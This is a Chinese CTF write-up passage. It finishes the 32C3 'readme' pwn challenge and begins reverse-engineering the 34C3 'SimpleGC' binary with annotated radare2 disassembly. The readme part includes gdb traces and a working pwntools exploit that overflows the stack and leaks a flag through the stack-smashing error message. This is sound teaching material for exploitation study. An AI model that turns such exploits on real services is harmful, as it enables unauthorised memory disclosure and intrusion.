        ; 第二次输入，每次读取一个字符
|      :|   0x00400844      83f8ff         cmp eax, 0xffffffff
```

```
ffffff
|     ,===< 0x00400847      7456          je 0x40089f
|     |:|   0x00400849      83f80a        cmp eax, 0xa
       ; 10 ; 是否为换行符
|    ,====< 0x0040084c      7412          je 0x400860
|    ||:|   0x0040084e      8883200d6000  mov byte [rbx + str.3
2C3_TheServerHasTheFlagHere...], al ; 将字符写入到原 flag+rbx 的地
方
|    ||:|   0x00400854      4883c301      add rbx, 1
        ; 计数 + 1
|    ||:|   0x00400858      4883fb20      cmp rbx, 0x20
       ; 32 ; 最多读入 0x20 个字符
|    ||`==< 0x0040085c      75da          jne 0x400838
        ; 继续循环
|    ||,==< 0x0040085e      eb18          jmp 0x400878
        ; 结束循环
|    ||||   ; JMP XREF from 0x0040084c (sub.Hello___What_s_your_
name_7e0)
|    `----> 0x00400860      ba20000000    mov edx, 0x20
       ; 32
|     |||   0x00400865      4863fb        movsxd rdi, ebx
|     |||   0x00400868      31f6          xor esi, esi
        ; rsi = 0
|     |||   0x0040086a      29da          sub edx, ebx
        ; 0x20 - 计数
|     |||   0x0040086c      4881c7200d60.  add rdi, str.32C3_The
ServerHasTheFlagHere... ; rdi = flag+rbx
|     |||   0x00400873      e8f8fdffff    call sym.imp.memset
       ; void *memset(void *s, int c ; 将剩余的 flag 覆盖为 0
|     |||   ; JMP XREF from 0x0040085e (sub.Hello___What_s_your_
name_7e0)
|     |`--> 0x00400878      bf4e094000    mov edi, str.Thank_yo
u__bye ; 0x40094e ; "Thank you, bye!
|     | |   0x0040087d      e8befdffff    call sym.imp.puts
       ; int puts(const char *s)
|     | |   0x00400882      488b84240801.  mov rax, qword [local
_108h] ; [0x108:8]=-1 ; 264
|     | |   0x0040088a      644833042528.  xor rax, qword fs:[0x
28]
|     |,==< 0x00400893      7514          jne 0x4008a9
```

```
        ; 验证 Canary
|     |||   0x00400895      4881c4180100.  add rsp, 0x118
|     |||   0x0040089c      5b             pop rbx
|     |||   0x0040089d      5d             pop rbp
|     |||   0x0040089e      c3             ret
|     |||   ; JMP XREF from 0x00400816 (sub.Hello___What_s_your_
name_7e0)
|     |||   ; JMP XREF from 0x00400847 (sub.Hello___What_s_your_
name_7e0)
|     `-`-> 0x0040089f      bf01000000     mov edi, 1
|      |    0x004008a4      e887fdffff     call sym.imp._exit
       ; void _exit(int status)
|      |    ; JMP XREF from 0x00400893 (sub.Hello___What_s_your_
name_7e0)
\      `--> 0x004008a9      e8a2fdffff     call sym.imp.__stack_
chk_fail ; void __stack_chk_fail(voi    ; 验证失败时调用
[0x004006ee]> px 0x20 @ str.32C3_TheServerHasTheFlagHere...
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789A
BCDEF
0x00600d20  3332 4333 5f54 6865 5365 7276 6572 4861  32C3_TheSer
verHa
0x00600d30  7354 6865 466c 6167 4865 7265 2e2e 2e00  sTheFlagHer
e....
```

看注释已经很明显了，第一次的输入需要我们触发栈溢出，使程序调用 `__stack_chk_fail()` ，并打印出 `argv[0]` 。第二次的输入将覆盖掉位于 `0x00600d20` 的 flag。

漏洞利用

那么问题来了，如果 flag 被覆盖掉了，那还怎样将其打印出来。这就涉及到了 ELF 文件的映射问题，我们知道 x86-64 程序的映射是从 `0x400000` 开始的：

```
$ ld --verbose | grep __executable_start
  PROVIDE (__executable_start = SEGMENT_START("text-segment", 0x
400000)); . = SEGMENT_START("text-segment", 0x400000) + SIZEOF_H
EADERS;
```

在调试时我们又发现 readme.bin 被映射到下面的两个地址中：

```
gdb-peda$ b *0x0040080e
Breakpoint 1 at 0x40080e
gdb-peda$ r
gdb-peda$ vmmap readme.bin
Start              End                Perm     Name
0x00400000         0x00401000         r-xp     /home/firmyy/readm
e.bin
0x00600000         0x00601000         rw-p     /home/firmyy/readm
e.bin
```

所以只要在二进制文件 `0x00000000~0x00001000` 范围内的内容都会被映射到内存中，分别以 `0x600000` 和 `0x400000` 作为起始地址 。flag 在 `0x00000d20` ，所以会在内存中出现两次，分别位于 `0x00600d20` 和 `0x00400d20` ：

```
gdb-peda$ find 32C3
Searching for '32C3' in: None ranges
Found 2 results, display max 2 items:
readme.bin : 0x400d20 ("32C3_TheServerHasTheFlagHere...")
readme.bin : 0x600d20 ("32C3_TheServerHasTheFlagHere...")
```

所以即使 `0x00600d20` 的 flag 被覆盖了， `0x00400d20` 的 flag 依然存在。

让我们来找出 `argv[0]` 距离栈的距离：

```
gdb-peda$ find /home/firmyy/readme.bin
Searching for '/home/firmyy/readme.bin' in: None ranges
Found 3 results, display max 3 items:
[stack] : 0x7fffffffe097 ("/home/firmyy/readme.bin")
[stack] : 0x7fffffffef9f ("/home/firmyy/readme.bin")
[stack] : 0x7fffffffefe0 ("/home/firmyy/readme.bin")
gdb-peda$ find 0x7fffffffe097
Searching for '0x7fffffffe097' in: None ranges
Found 2 results, display max 2 items:
   libc : 0x7ffff7dd23d8 --> 0x7fffffffe097 ("/home/firmyy/readm
e.bin")
[stack] : 0x7fffffffdc78 --> 0x7fffffffe097 ("/home/firmyy/readm
e.bin")
gdb-peda$ x/10gx 0x7fffffffdc78
0x7fffffffdc78:    0x00007fffffffe097    0x0000000000000000
0x7fffffffdc88:    0x00007fffffffe0af    0x00007fffffffe0ba
0x7fffffffdc98:    0x00007fffffffe0cf    0x00007fffffffe0e6
0x7fffffffdca8:    0x00007fffffffe0f8    0x00007fffffffe12a
0x7fffffffdcb8:    0x00007fffffffe142    0x00007fffffffe158
gdb-peda$ x/10s 0x00007fffffffe097
0x7fffffffe097:    "/home/firmyy/readme.bin"
0x7fffffffe0af:    "XDG_VTNR=7"
0x7fffffffe0ba:    "LC_PAPER=zh_CN.UTF-8"
0x7fffffffe0cf:    "LC_ADDRESS=zh_CN.UTF-8"
0x7fffffffe0e6:    "XDG_SESSION_ID=c1"
0x7fffffffe0f8:    "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/f
irmyy"
0x7fffffffe12a:    "LC_MONETARY=zh_CN.UTF-8"
0x7fffffffe142:    "CLUTTER_IM_MODULE=xim"
0x7fffffffe158:    "SESSION=ubuntu"
0x7fffffffe167:    "GPG_AGENT_INFO=/home/firmyy/.gnupg/S.gpg-age
nt:0:1"
gdb-peda$ distance $rsp 0x7fffffffdc78
From 0x7fffffffda60 to 0x7fffffffdc78: 536 bytes, 134 dwords
```

`536=0x218` 个字节。第一次尝试：

```python
from pwn import *

io = remote("127.0.0.1", 10001)
payload_1 = "A"*0x218 + p64(0x400d20)
io.sendline(payload_1)
payload_2 = "A"*4
io.sendline(payload_2)
print io.recvall()
```

在第一个终端里执行下面的命令，相当于远程服务器，并且将 stderr 重定向到 stdout：

```
$ socat tcp4-listen:10001,reuseaddr,fork exec:./readme.bin,stder
r
```

然后在第二个终端里执行 exp：

```
$ python exp.py
[+] Opening connection to 127.0.0.1 on port 10001: Done
[+] Receiving all data: Done (627B)
[*] Closed connection to 127.0.0.1 port 10001
Hello!
What's your name? Nice to meet you, AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA @.
Please overwrite the flag: Thank you, bye!
```

咦，flag 并没有在我们执行 exp 的终端里打印出来，反而是打印在了执行程序的终端里：

```
$ socat tcp4-listen:10001,reuseaddr,fork exec:./readme.bin,stder
r
*** stack smashing detected ***: 32C3_TheServerHasTheFlagHere...
 terminated
```

所以我们需要做点事情，让远程服务器上的错误信息通过网络传到我们的终端里。即利用第二次的输入，将 `LIBC_FATAL_STDERR_=1` 写入到环境变量中。结果如下：

```
gdb-peda$ x/10gx $rsp+0x218
0x7fffffffdcd8:    0x0000000000400d20    0x0000000000000000
0x7fffffffdce8:    0x0000000000600d20    0x00007fffffffe100
0x7fffffffdcf8:    0x00007fffffffe123    0x00007fffffffe155
0x7fffffffdd08:    0x00007fffffffe181    0x00007fffffffe19f
0x7fffffffdd18:    0x00007fffffffe1bf    0x00007fffffffe1df
gdb-peda$ x/s 0x400d20
0x400d20:    "32C3_TheServerHasTheFlagHere..."
gdb-peda$ x/s 0x600d20
0x600d20:    "LIBC_FATAL_STDERR_=1"
```

函数 `__GI___libc_secure_getenv` 成功获取到了环境变量 `LIBC_FATAL_STDERR_` 的值 `1` ：

```
gdb-peda$ ni
[----------------------------------registers--------------------
---------------]
RAX: 0x600d33 --> 0x31 ('1')
RBX: 0x7ffff7b9c49f ("*** %s ***: %s terminated\n")
RCX: 0xe
RDX: 0x0
RSI: 0x7ffff7b9ab8e ("BC_FATAL_STDERR_")
RDI: 0x600d22 ("BC_FATAL_STDERR_=1")
RBP: 0x7fffffffda80 --> 0x7ffff7b9c481 ("stack smashing detected
")
RSP: 0x7fffffffd9f0 --> 0x0
RIP: 0x7ffff7a8455a (<__libc_message+74>:    test   rax,rax)
R8 : 0x1010
R9 : 0x24a
```

```
R10: 0x1c7
R11: 0x0
R12: 0x7ffff7b9ac35 ("<unknown>")
R13: 0x7fffffffdcd0 ("AAAAAAAA \r@")
R14: 0x0
R15: 0x1
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x7ffff7a8454a <__libc_message+58>:    mov    DWORD PTR [rbp-
0x78],0x10
   0x7ffff7a84551 <__libc_message+65>:    mov    QWORD PTR [rbp-
0x68],rax
   0x7ffff7a84555 <__libc_message+69>:    call   0x7ffff7a46ef0
<__GI___libc_secure_getenv>
=> 0x7ffff7a8455a <__libc_message+74>:    test   rax,rax
   0x7ffff7a8455d <__libc_message+77>:    je     0x7ffff7a84568
<__libc_message+88>
   0x7ffff7a8455f <__libc_message+79>:    cmp    BYTE PTR [rax],
0x0
   0x7ffff7a84562 <__libc_message+82>:    jne    0x7ffff7a846f7
<__libc_message+487>
   0x7ffff7a84568 <__libc_message+88>:    mov    esi,0x902
[------------------------------------stack----------------------
---------------]
0000| 0x7fffffffd9f0 --> 0x0
0008| 0x7fffffffd9f8 --> 0x0
0016| 0x7fffffffda00 --> 0x0
0024| 0x7fffffffda08 --> 0x10
0032| 0x7fffffffda10 --> 0x7fffffffda90 --> 0x14
0040| 0x7fffffffda18 --> 0x7fffffffda20 --> 0x7ffff7dd2620 --> 0
xfbad2887
0048| 0x7fffffffda20 --> 0x7ffff7dd2620 --> 0xfbad2887
0056| 0x7fffffffda28 --> 0x1
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
__libc_message (do_abort=do_abort@entry=0x1, fmt=fmt@entry=0x7ff
ff7b9c49f "*** %s ***: %s terminated\n")
```

```
    at ../sysdeps/posix/libc_fatal.c:81
81    ../sysdeps/posix/libc_fatal.c: No such file or directory.
```

Bingo!!!

```
$ python exp.py
[+] Opening connection to 127.0.0.1 on port 10001: Done
[+] Receiving all data: Done (703B)
[*] Closed connection to 127.0.0.1 port 10001
Hello!
What's your name? Nice to meet you, AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA @.
Please overwrite the flag: Thank you, bye!
*** stack smashing detected ***: 32C3_TheServerHasTheFlagHere...
 terminated
```

exploit

最终的 exp 如下：

```
from pwn import *

io = remote("127.0.0.1", 10001)
#io = process('./readme.bin')
#context.log_level = 'debug'

payload_1 = "A"*0x218 + p64(0x400d20) + p64(0) + p64(0x600d20)
io.sendline(payload_1)

payload_2 = "LIBC_FATAL_STDERR_=1"
io.sendline(payload_2)

print io.recvall()
```

参考资料

- https://ctftime.org/task/1958
- https://github.com/ctfs/write-ups-2015/tree/master/32c3-ctf-2015/pwn/readme-200

6.1.15 pwn 34C3CTF2017 SimpleGC

下载文件

题目复现

```
$ file sgc
sgc: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynami
cally linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/L
inux 2.6.32, BuildID[sha1]=f7ef90bc896e72ba0c3191a2ce6acb732bf3b
172, stripped
$ checksec -f sgc
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes     0               4       sgc
$ strings libc-2.26.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.26-0ubuntu2) stable release versio
n 2.26, by Roland McGrath et al.
Compiled by GNU CC version 6.4.0 20171010.
```

一看 libc-2.26，请参考章节 4.14，tcache 了解一下。然后程序开启了 Canary 和 NX。

```
0: Add a user
1: Display a group
2: Display a user
3: Edit a group
4: Delete a user
5: Exit
Action: 1           # 假设两个 user 的 group 相同
```

```
Enter group name: A
User:
        Name: a
        Group: A
        Age: 1
User:
        Name: b
        Group: A
        Age: 1
0: Add a user
1: Display a group
2: Display a user
3: Edit a group
4: Delete a user
5: Exit
Action: 3           # 修改 group，输入 y
Enter index: 0
Would you like to propagate the change, this will update the gro
up of all the users sharing this group(y/n): y
Enter new group name: B
0: Add a user
1: Display a group
2: Display a user
3: Edit a group
4: Delete a user
5: Exit
Action: 1           # 两个 user 的 group 都被修改
Enter group name: B
User:
        Name: a
        Group: B
        Age: 1
User:
        Name: b
        Group: B
        Age: 1
0: Add a user
1: Display a group
2: Display a user
3: Edit a group
```

```
4: Delete a user
5: Exit
Action: 3           # 修改 group，输入 n
Enter index: 0
Would you like to propagate the change, this will update the gro
up of all the users sharing this group(y/n): n
Enter new group name: A
0: Add a user
1: Display a group
2: Display a user
3: Edit a group
4: Delete a user
5: Exit
Action: 1           # 仅当前 user 的 group 被修改
Enter group name: A
User:
        Name: a
        Group: A
        Age: 1
0: Add a user
1: Display a group
2: Display a user
3: Edit a group
4: Delete a user
5: Exit
Action: 1
Enter group name: B
User:
        Name: b
        Group: B
        Age: 1
```

玩一下，程序似乎有两个结构分别放置 user 和 group。而且 Edit 功能很有趣，根据选择 y 还是 n 有不同的操作，应该重点看看。

题目解析

GC

main 函数开始会启动一个新的线程，用于垃圾回收，然后才让我们输入菜单的选项。刚开始 r2 并不能识别这个线程函数，用命令 `af` 给它重新分析一下。函数如下：

```
[0x00400a60]> af @ 0x0040127e
[0x00400a60]> pdf @ fcn.0040127e
/ (fcn) fcn.0040127e 157
|   fcn.0040127e (int arg_5fh);
|           ; var int local_18h @ rbp-0x18
|           ; var int local_8h @ rbp-0x8
|           ; var int local_4h @ rbp-0x4
|           ; arg int arg_5fh @ rbp+0x5f
|           ; CALL XREF from 0x0040127e (fcn.0040127e)
|           ; DATA XREF from 0x004014af (main)
|           0x0040127e      push rbp
|           0x0040127f      mov rbp, rsp
|           0x00401282      sub rsp, 0x20
|           0x00401286      mov qword [local_18h], rdi
|           0x0040128a      mov edi, 1
|           0x0040128f      call sym.imp.sleep
       ; int sleep(int s)
|           0x00401294      mov dword [local_4h], 0
|           ; JMP XREF from 0x00401319 (fcn.0040127e)
|       .-> 0x0040129b      mov dword [local_8h], 0
        ; [local_8h] 为循环计数 i，初始化为 0
|      ,==< 0x004012a2      jmp 0x401309
|      |:   ; JMP XREF from 0x0040130d (fcn.0040127e)
|     .---> 0x004012a4      mov eax, dword [local_8h]
|     :|:   0x004012a7      mov rax, qword [rax*8 + 0x6023e0]
       ; [0x6023e0:8]=0 ; 取出 groups[i]
|     :|:   0x004012af      test rax, rax
|    ,====< 0x004012b2      je 0x401301
        ; groups[i] 为 0 时进行下一次循环
|    |:|:   0x004012b4      mov eax, dword [local_8h]
|    |:|:   0x004012b7      mov rax, qword [rax*8 + 0x6023e0]
       ; [0x6023e0:8]=0
|    |:|:   0x004012bf      movzx eax, byte [rax + 8]
       ; [0x8:1]=255 ; 8 ; 取出 groups[i]->ref_count
|    |:|:   0x004012c3      test al, al
|   ,=====< 0x004012c5      jne 0x401304
```

```
        ; ref_count 不等于 0 时进行下一次循环
|   ||:|:   0x004012c7      mov eax, dword [local_8h]
|   ||:|:   0x004012ca      mov rax, qword [rax*8 + 0x6023e0]
       ; [0x6023e0:8]=0
|   ||:|:   0x004012d2      mov rax, qword [rax]
        ; 取出 groups[i]->group_name
|   ||:|:   0x004012d5      mov rdi, rax
|   ||:|:   0x004012d8      call sym.imp.free
       ; void free(void *ptr) ; 释放掉 group_name
|   ||:|:   0x004012dd      mov eax, dword [local_8h]
|   ||:|:   0x004012e0      mov rax, qword [rax*8 + 0x6023e0]
       ; [0x6023e0:8]=0 ; 取出 groups[i]
|   ||:|:   0x004012e8      mov rdi, rax
|   ||:|:   0x004012eb      call sym.imp.free
       ; void free(void *ptr) ; 释放掉 groups[i]
|   ||:|:   0x004012f0      mov eax, dword [local_8h]
|   ||:|:   0x004012f3      mov qword [rax*8 + 0x6023e0], 0
       ; [0x6023e0:8]=0 ; 将 groups[i] 置 0
|  ,======< 0x004012ff      jmp 0x401305
|  |||:|:   ; JMP XREF from 0x004012b2 (fcn.0040127e)
|  ||`----> 0x00401301      nop
|  ||,====< 0x00401302      jmp 0x401305
|  |||:|:   ; JMP XREF from 0x004012c5 (fcn.0040127e)
|  |`-----> 0x00401304      nop
|  | |:|:   ; JMP XREF from 0x00401302 (fcn.0040127e)
|  | |:|:   ; JMP XREF from 0x004012ff (fcn.0040127e)
|  `-`----> 0x00401305      add dword [local_8h], 1
        ; 计数 + 1
|     :|:   ; JMP XREF from 0x004012a2 (fcn.0040127e)
|     :`--> 0x00401309      cmp dword [local_8h], 0x5f
       ; [0x5f:4]=-1 ; '_' ; 95
|     `===< 0x0040130d      jbe 0x4012a4
        ; 循环继续
|       :   0x0040130f      mov edi, 0
|       :   0x00401314      call sym.imp.sleep
       ; int sleep(int s)
\       `=< 0x00401319      jmp 0x40129b
```

从这段代码中我们看出一个结构体 group：

```
struct group {
    char *group_name;       // group 名
    uint8_t ref_count;      // 引用计数
} group;

struct group *groups[0x60];
```

然后是 0x60 个 group 类型指针构成的数组 groups，其起始地址为 `0x6023e0` 。仔细看的话可以发现，这段代码在取 ref_count 值的时候，只取出了一个字节。所以 ref_count 的类型可以推断地更精细一点，为 `uint8_t` 。

该垃圾回收函数会遍历 groups，当 groups[i]->count 为 0 时，表示该 group 没有 user 在使用，于是对 groups[i]->group_name 和 groups[i] 分别进行 free 操作，最后把 groups[i] 设置为 0。

最后需要注意的是垃圾回收的周期，在写 exp 的时候要考虑。

add a user

```
[0x00400a60]> pdf @ sub.memset_d58
/ (fcn) sub.memset_d58 598
|   sub.memset_d58 ();
|           ; var int local_162h @ rbp-0x162
|           ; var int local_160h @ rbp-0x160
|           ; var int local_15ch @ rbp-0x15c
|           ; var int local_158h @ rbp-0x158
|           ; var int local_150h @ rbp-0x150
|           ; var int local_140h @ rbp-0x140
|           ; var int local_120h @ rbp-0x120
|           ; var int local_18h @ rbp-0x18
|           ; CALL XREF from 0x0040153d (main)
|           0x00400d58      push rbp
|           0x00400d59      mov rbp, rsp
|           0x00400d5c      push rbx
|           0x00400d5d      sub rsp, 0x168
|           0x00400d64      mov rax, qword fs:[0x28]
       ; [0x28:8]=-1 ; '(' ; 40
|           0x00400d6d      mov qword [local_18h], rax
|           0x00400d71      xor eax, eax
```

```
|           0x00400d73      lea rax, [local_120h]
|           0x00400d7a      mov edx, 0x100
       ; 256
|           0x00400d7f      mov esi, 0
|           0x00400d84      mov rdi, rax
|           0x00400d87      call sym.imp.memset
       ; memset(local_120h, 0, 0x100)，用于存放 name
|           0x00400d8c      lea rax, [local_150h]
|           0x00400d93      mov edx, 8
|           0x00400d98      mov esi, 0
|           0x00400d9d      mov rdi, rax
|           0x00400da0      call sym.imp.memset
       ; memset(local_150h, 0, 8)，用于存放 age
|           0x00400da5      lea rax, [local_140h]
|           0x00400dac      mov edx, 0x18
       ; 24
|           0x00400db1      mov esi, 0
|           0x00400db6      mov rdi, rax
|           0x00400db9      call sym.imp.memset
       ; memset(local_140h, 0, 0x18)，用于存放 group
|           0x00400dbe      mov edi, str.Please_enter_the_user_s
_name: ; 0x401638 ; "Please enter the user's name: "
|           0x00400dc3      mov eax, 0
|           0x00400dc8      call sym.imp.printf
       ; int printf(const char *format)
|           0x00400dcd      lea rax, [local_120h]
|           0x00400dd4      mov esi, 0xc0
       ; 192
|           0x00400dd9      mov rdi, rax
|           0x00400ddc      call sub.read_b56
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00400de1      mov edi, str.Please_enter_the_user_s
_group: ; 0x401658 ; "Please enter the user's group: "
|           0x00400de6      mov eax, 0
|           0x00400deb      call sym.imp.printf
       ; int printf(const char *format)
|           0x00400df0      lea rax, [local_140h]
|           0x00400df7      mov esi, 0x18
       ; 24
|           0x00400dfc      mov rdi, rax
```

```
|           0x00400dff      call sub.read_b56
        ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00400e04      mov edi, str.Please_enter_your_age:
        ; 0x401678 ; "Please enter your age: "
|           0x00400e09      mov eax, 0
|           0x00400e0e      call sym.imp.printf
        ; int printf(const char *format)
|           0x00400e13      lea rax, [local_150h]
|           0x00400e1a      mov esi, 4
|           0x00400e1f      mov rdi, rax
|           0x00400e22      call sub.read_b56
        ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00400e27      lea rax, [local_150h]
|           0x00400e2e      mov rdi, rax
|           0x00400e31      call sym.imp.atoi
        ; int atoi(const char *str)
|           0x00400e36      mov dword [local_160h], eax
|           0x00400e3c      lea rax, [local_140h]
|           0x00400e43      mov rdi, rax
         ; 将 group 作为参数
|           0x00400e46      call sub.strcmp_be0
         ; 调用函数 sub.strcmp_be0() 检查对应的 group 是否存在
|           0x00400e4b      mov qword [local_158h], rax
         ； 如果存在，返回值为这个 group，否则为 0
|           0x00400e52      cmp qword [local_158h], 0
|        ,=< 0x00400e5a      jne 0x400e72
         ; 如果返回值不等于 0，跳转
|        |   0x00400e5c      lea rax, [local_140h]
|        |   0x00400e63      mov rdi, rax
|        |   0x00400e66      call fcn.00400cdd
         ; 否则调用函数 fcn.00400cdd() 创建一个 group
|        |   0x00400e6b      mov qword [local_158h], rax
         ; 返回值为新建的 group
|        |   ; JMP XREF from 0x00400e5a (sub.memset_d58)
|        `-> 0x00400e72      mov word [local_162h], 0
         ; 循环计算 i，赋值为 0
|        ,=< 0x00400e7b      jmp 0x400e9b
|        |   ; JMP XREF from 0x00400ea3 (sub.memset_d58)
|       .--> 0x00400e7d      movzx eax, word [local_162h]
|       :|   0x00400e84      cdqe
```

```
|       :|   0x00400e86      mov rax, qword [rax*8 + 0x6020e0]
        ; [0x6020e0:8]=0 ; 取出 users[i]
|       :|   0x00400e8e      test rax, rax
|      ,===< 0x00400e91      je 0x400ea7
         ; 如果 users[i] 为 0，跳出循环，即找到第一个空的 user
|      |:|   0x00400e93      add word [local_162h], 1
         ; 否则循环计算 + 1
|      |:|   ; JMP XREF from 0x00400e7b (sub.memset_d58)
|      |:`-> 0x00400e9b      cmp word [local_162h], 0x5f
        ; [0x5f:2]=0xffff ; '_' ; 95
|      |`==< 0x00400ea3      jbe 0x400e7d
         ; 继续循环
|      | ,=< 0x00400ea5      jmp 0x400ea8
|      | |   ; JMP XREF from 0x00400e91 (sub.memset_d58)
|      `---> 0x00400ea7      nop
|        |   ; JMP XREF from 0x00400ea5 (sub.memset_d58)
|        `-> 0x00400ea8      cmp word [local_162h], 0x5f
        ; [0x5f:2]=0xffff ; '_' ; 95
|        ,=< 0x00400eb0      jbe 0x400ec6
|        |   0x00400eb2      mov edi, str.User_database_full
        ; 0x401690 ; "User database full"
|        |   0x00400eb7      call sym.imp.puts
        ; int puts(const char *s)
|        |   0x00400ebc      mov edi, 1
|        |   0x00400ec1      call sym.imp.exit
        ; void exit(int status)
|        |   ; JMP XREF from 0x00400eb0 (sub.memset_d58)
|        `-> 0x00400ec6      movzx ebx, word [local_162h]
|            0x00400ecd      mov edi, 0x18
        ; 24
|            0x00400ed2      call sym.imp.malloc
        ;  malloc(0x18) 创建一个 user 结构体
|            0x00400ed7      mov rdx, rax
         ; 返回值为 user 的地址
|            0x00400eda      movsxd rax, ebx
|            0x00400edd      mov qword [rax*8 + 0x6020e0], rdx
        ; [0x6020e0:8]=0 ； 将 user 放入 users，作为 users[i]
|            0x00400ee5      movzx eax, word [local_162h]
|            0x00400eec      cdqe
|            0x00400eee      mov rax, qword [rax*8 + 0x6020e0]
```

```
        ; [0x6020e0:8]=0 ; 取出 users[i]
|           0x00400ef6      mov rdx, qword [local_158h]
|           0x00400efd      mov rdx, qword [rdx]
         ; 取出 groups[k]->group_name
|           0x00400f00      mov qword [rax + 0x10], rdx
         ; 将 users[i]->group 赋值为 groups[k]->group_name
|           0x00400f04      movzx eax, word [local_162h]
|           0x00400f0b      cdqe
|           0x00400f0d      mov rax, qword [rax*8 + 0x6020e0]
        ; [0x6020e0:8]=0
|           0x00400f15      mov edx, dword [local_160h]
|           0x00400f1b      mov byte [rax], dl
|           0x00400f1d      lea rax, [local_120h]
         ; 取出输入的 name
|           0x00400f24      mov rdi, rax
|           0x00400f27      call sym.imp.strlen
        ; size_t strlen(const char *s) ; 获得 name 的长度
|           0x00400f2c      add eax, 1
         ; 长度 + 1
|           0x00400f2f      mov dword [local_15ch], eax
|           0x00400f35      movzx eax, word [local_162h]
|           0x00400f3c      cdqe
|           0x00400f3e      mov rbx, qword [rax*8 + 0x6020e0]
        ; [0x6020e0:8]=0 ; 取出 users[i]
|           0x00400f46      mov eax, dword [local_15ch]
|           0x00400f4c      mov rdi, rax
|           0x00400f4f      call sym.imp.malloc
        ;  void *malloc(size_t size) ; 为 name 分配空间
|           0x00400f54      mov qword [rbx + 8], rax
         ; 将返回地址放入 users[i]->name
|           0x00400f58      mov edx, dword [local_15ch]
|           0x00400f5e      movzx eax, word [local_162h]
|           0x00400f65      cdqe
|           0x00400f67      mov rax, qword [rax*8 + 0x6020e0]
        ; [0x6020e0:8]=0
|           0x00400f6f      mov rax, qword [rax + 8]
        ; [0x8:8]=-1 ; 8 ; 取出 users[i]->name
|           0x00400f73      lea rcx, [local_120h]
         ; 取出输入的 name
|           0x00400f7a      mov rsi, rcx
```

```
|           0x00400f7d      mov rdi, rax
|           0x00400f80      call sym.imp.memcpy
       ; void *memcpy(void *s1, const void *s2, size_t n) ; 把输
入的 name 复制到 users[i]->name 的地方
|           0x00400f85      mov edi, str.User_created
       ; 0x4016a3 ; "User created"
|           0x00400f8a      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400f8f      nop
|           0x00400f90      mov rax, qword [local_18h]
|           0x00400f94      xor rax, qword fs:[0x28]
|       ,=< 0x00400f9d      je 0x400fa4
|       |   0x00400f9f      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x00400f9d (sub.memset_d58)
|       `-> 0x00400fa4      add rsp, 0x168
|           0x00400fab      pop rbx
|           0x00400fac      pop rbp
\           0x00400fad      ret
```

从这个函数中能看出第二个结构体 user：

```
struct user {
    uint8_t age;
    char *name;
    char *group;
} user;

struct user *users[0x60];
```

同样的，0x60 个 user 类型指针构成了数组 users，其起始地址为 `0x6020e0` 。

我们看到输入的 group 作为参数调用了 sub.strcmp_be0()：

```
[0x00400a60]> pdf @ sub.strcmp_be0
/ (fcn) sub.strcmp_be0 161
|   sub.strcmp_be0 (int arg_5fh);
|           ; var int local_18h @ rbp-0x18
|           ; var int local_2h @ rbp-0x2
```

```
|           ; arg int arg_5fh @ rbp+0x5f
|           ; CALL XREF from 0x004013e2 (sub.Enter_index:_31b)
|           ; CALL XREF from 0x00400e46 (sub.memset_d58)
|           0x00400be0      push rbp
|           0x00400be1      mov rbp, rsp
|           0x00400be4      sub rsp, 0x20
|           0x00400be8      mov qword [local_18h], rdi
       ; 将 group 传给 [local_18h]
|           0x00400bec      mov word [local_2h], 0
       ; 循环计数 i，初始化为 0
|       ,=< 0x00400bf2      jmp 0x400c6f
|       |   ; JMP XREF from 0x00400c74 (sub.strcmp_be0)
